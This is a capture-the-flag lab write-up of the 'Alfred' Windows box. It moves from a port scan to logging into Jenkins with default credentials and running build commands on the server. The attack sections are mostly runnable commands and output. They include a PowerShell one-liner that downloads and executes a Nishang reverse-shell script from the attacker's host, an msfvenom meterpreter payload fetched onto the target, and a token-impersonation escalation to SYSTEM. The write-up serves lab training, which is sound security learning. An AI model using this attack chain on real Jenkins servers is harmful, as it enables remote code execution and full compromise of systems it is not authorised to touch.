Alfred

☰ Tags	


1. Initial Access

In this room, we'll learn how to exploit a common misconfiguration on a widely used automation server(Jenkins - This tool is used to create continuous integration/continuous development pipelines that allow developers to automatically deploy their code once they made change to it). After which, we'll use an interesting privilege escalation method to get full system access.

1.1 How many ports are open

Here the normal port scan does not give the desired result , so we have to scan the whole port I.e. 65536

```
nmap -sV -p- -T4 ipadd
```



```
Nmap scan report for 10.10.228.168
Host is up (0.19s latency).
Not shown: 65532 filtered ports
PORT     STATE SERVICE            VERSION
80/tcp   open  http               Microsoft IIS httpd 7.5
3389/tcp open  ssl/ms-wbt-server?
8080/tcp open  http               Jetty 9.4.z-SNAPSHOT
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

1.2 What is the Username and the Password of the Login Panel. I.e. Port 8080

- admin:admin

1.3 Getting Initial access

We find that there is a build option after the Jenkins system which is located under configure tab under project option (From Hints).

There is a command whoami which return the value when we build the project under console output.

we can cross check it by simply replacing the command to any windows command . i replace it with (dir) command and then hit build and then hit the latest build . boom, It shows the directory lists.


Now Gain Shell

- First download the script from nishang framework namely InvokePowerShellTcp.ps1.
- create a python server in the same folder where there is script .
- Now again go to build option in the build option and paste following code.

```
powershell iex (New-Object Net.WebClient).DownloadString('http://your-ip:your-port/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress your-ip -Port your-port
```

here the Download string address need to be provided with the address of the script , and the port address is the address where you want to listen.

- Now simply build the project and then click it and go to console output and you will get the Reverse Connection



```
test@kali:~$ nc -lvp 9999
listening on [any] 9999 ...
10.10.166.215: inverse host lookup failed: Unknown host
connect to [10.9.23.84] from (UNKNOWN) [10.10.166.215] 49189
Windows PowerShell running as user bruce on ALFRED
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Program Files (x86)\Jenkins\workspace\project>ls
PS C:\Program Files (x86)\Jenkins\workspace\project> dir
PS C:\Program Files (x86)\Jenkins\workspace\project> dir
PS C:\Program Files (x86)\Jenkins\workspace\project> cd ..
PS C:\Program Files (x86)\Jenkins\workspace> dir


    Directory: C:\Program Files (x86)\Jenkins\workspace


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d----        10/26/2019   8:38 AM            project
```

```
test@kali:~/Desktop/Alfred$ sudo python -m SimpleHTTPServer 80
[sudo] password for test:
Serving HTTP on 0.0.0.0 port 80 ...
10.9.23.84 - - [07/Jun/2020 07:23:45] "GET / HTTP/1.1" 200 -
10.9.23.84 - - [07/Jun/2020 07:23:46] code 404, message File not found
10.9.23.84 - - [07/Jun/2020 07:23:46] "GET /favicon.ico HTTP/1.1" 404 -
10.9.23.84 - - [07/Jun/2020 07:23:57] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -
10.10.166.215 - - [07/Jun/2020 07:26:13] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -
```


1.4 What is the User.txt file.

Now simply go to the User directory and to the Desktop and then read the user.txt file

```
PS C:> cd C:\Users\bruce\Desktop
```

Simply cat the user.txt file

```
PS C:\Users\bruce\Desktop> cat user.txt
```



```
PS C:\Users\bruce\Desktop> cat user.txt
79007a09481963edf[redacted]
```

2. Switching Shells


- First we make a malicious payload using msfvenom

```
msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=10.9.23.84 LPORT=9999 -f exe -o test.exe
```

- Then we copy our malicious payload to the server with the same vulnerability of Jenkins

```
powershell "(New-Object System.Net.WebClient).Downloadfile('http://10.9.23.84/test.exe','test.exe')"
```

- Then we use metasploit to receive incoming connections, using multi/handler
- Now to the window shell we just start our malicious shell



```
msf5 exploit(multi/handler) > set LHOST 10.9.23.84
LHOST ⇒ 10.9.23.84
msf5 exploit(multi/handler) > set LPORT 9998
LPORT ⇒ 9998
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.9.23.84:9998
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.9.23.84:9998
start process test.exe


[*] Sending stage (176195 bytes) to 10.10.192.39
[*] Meterpreter session 1 opened (10.9.23.84:9998 → 10.10.192.39:49203) at 2020-06-07 08:19:40 -0400
```


```
PS C:\> Start-Process "shell-name.exe"
```

3. Privilege Escalation

Now we have initial shell we use token impersonation to gain higher privilege to the system.

3.1 View all privilege

```
PS C:\> whoami /priv
```



```
PS C:\Program Files (x86)\Jenkins\workspace\project> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                 Description                               State
============================== ========================================= ========
SeIncreaseQuotaPrivilege       Adjust memory quotas for a process        Disabled
SeSecurityPrivilege            Manage auditing and security log          Disabled
SeTakeOwnershipPrivilege       Take ownership of files or other objects  Disabled
SeLoadDriverPrivilege          Load and unload device drivers            Disabled
SeSystemProfilePrivilege       Profile system performance                Disabled
SeSystemtimePrivilege          Change the system time                    Disabled
SeProfileSingleProcessPrivilege Profile single process                   Disabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority             Disabled
SeCreatePagefilePrivilege      Create a pagefile                         Disabled
SeBackupPrivilege              Back up files and directories             Disabled
SeRestorePrivilege             Restore files and directories             Disabled
SeShutdownPrivilege            Shut down the system                      Disabled
SeDebugPrivilege               Debug programs                            Enabled
SeSystemEnvironmentPrivilege   Modify firmware environment values        Disabled
SeChangeNotifyPrivilege        Bypass traverse checking                  Enabled
SeRemoteShutdownPrivilege      Force shutdown from a remote system       Disabled
SeUndockPrivilege              Remove computer from docking station      Disabled
SeManageVolumePrivilege        Perform volume maintenance tasks          Disabled
SeImpersonatePrivilege         Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege        Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege  Increase a process working set            Disabled
SeTimeZonePrivilege            Change the time zone                      Disabled
SeCreateSymbolicLinkPrivilege  Create symbolic links                     Disabled
PS C:\Program Files (x86)\Jenkins\workspace\project>
```

3.2 Load Incognito in meterpreter

```
meterpreter> use incognito
```

3.3 To check which Tokens are available

```
meterpreter> list_token -g
```


💡 We can see that the BUILTIN\Administrators token is available.

So, we impersonate to BUILTIN\Administrators Using

```
meterpreter> impersonate_token "BUILTIN\Administrators"
```

Now getting the UID of the users

```
meterpreter> getuid
```




```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

3.4 Migrate Process:

Even though you have a higher privileged token you may not actually have the permissions of a privileged user.

So, we migrate to one of the stable processes using migrate command.

```
meterpreter> migrate 1416
```




```
meterpreter > migrate 1416
[*] Migrating from 2712 to 1416 ...
[*] Migration completed successfully.
```

3.5 Read the root.txt

Simple cd to the directory given where the root.txt file is located

```
PS C:\> cd C:\\Windows\System32\config
PS C:\\Windows\System32\config> cat root.txt
```



```
meterpreter > cat root.txt
��dff0f748678f2802[redacted]
meterpreter > 
```

Conclusion : Hence we solve this box, which we just exploit jenkins functionality to run windows command and then token impersonation.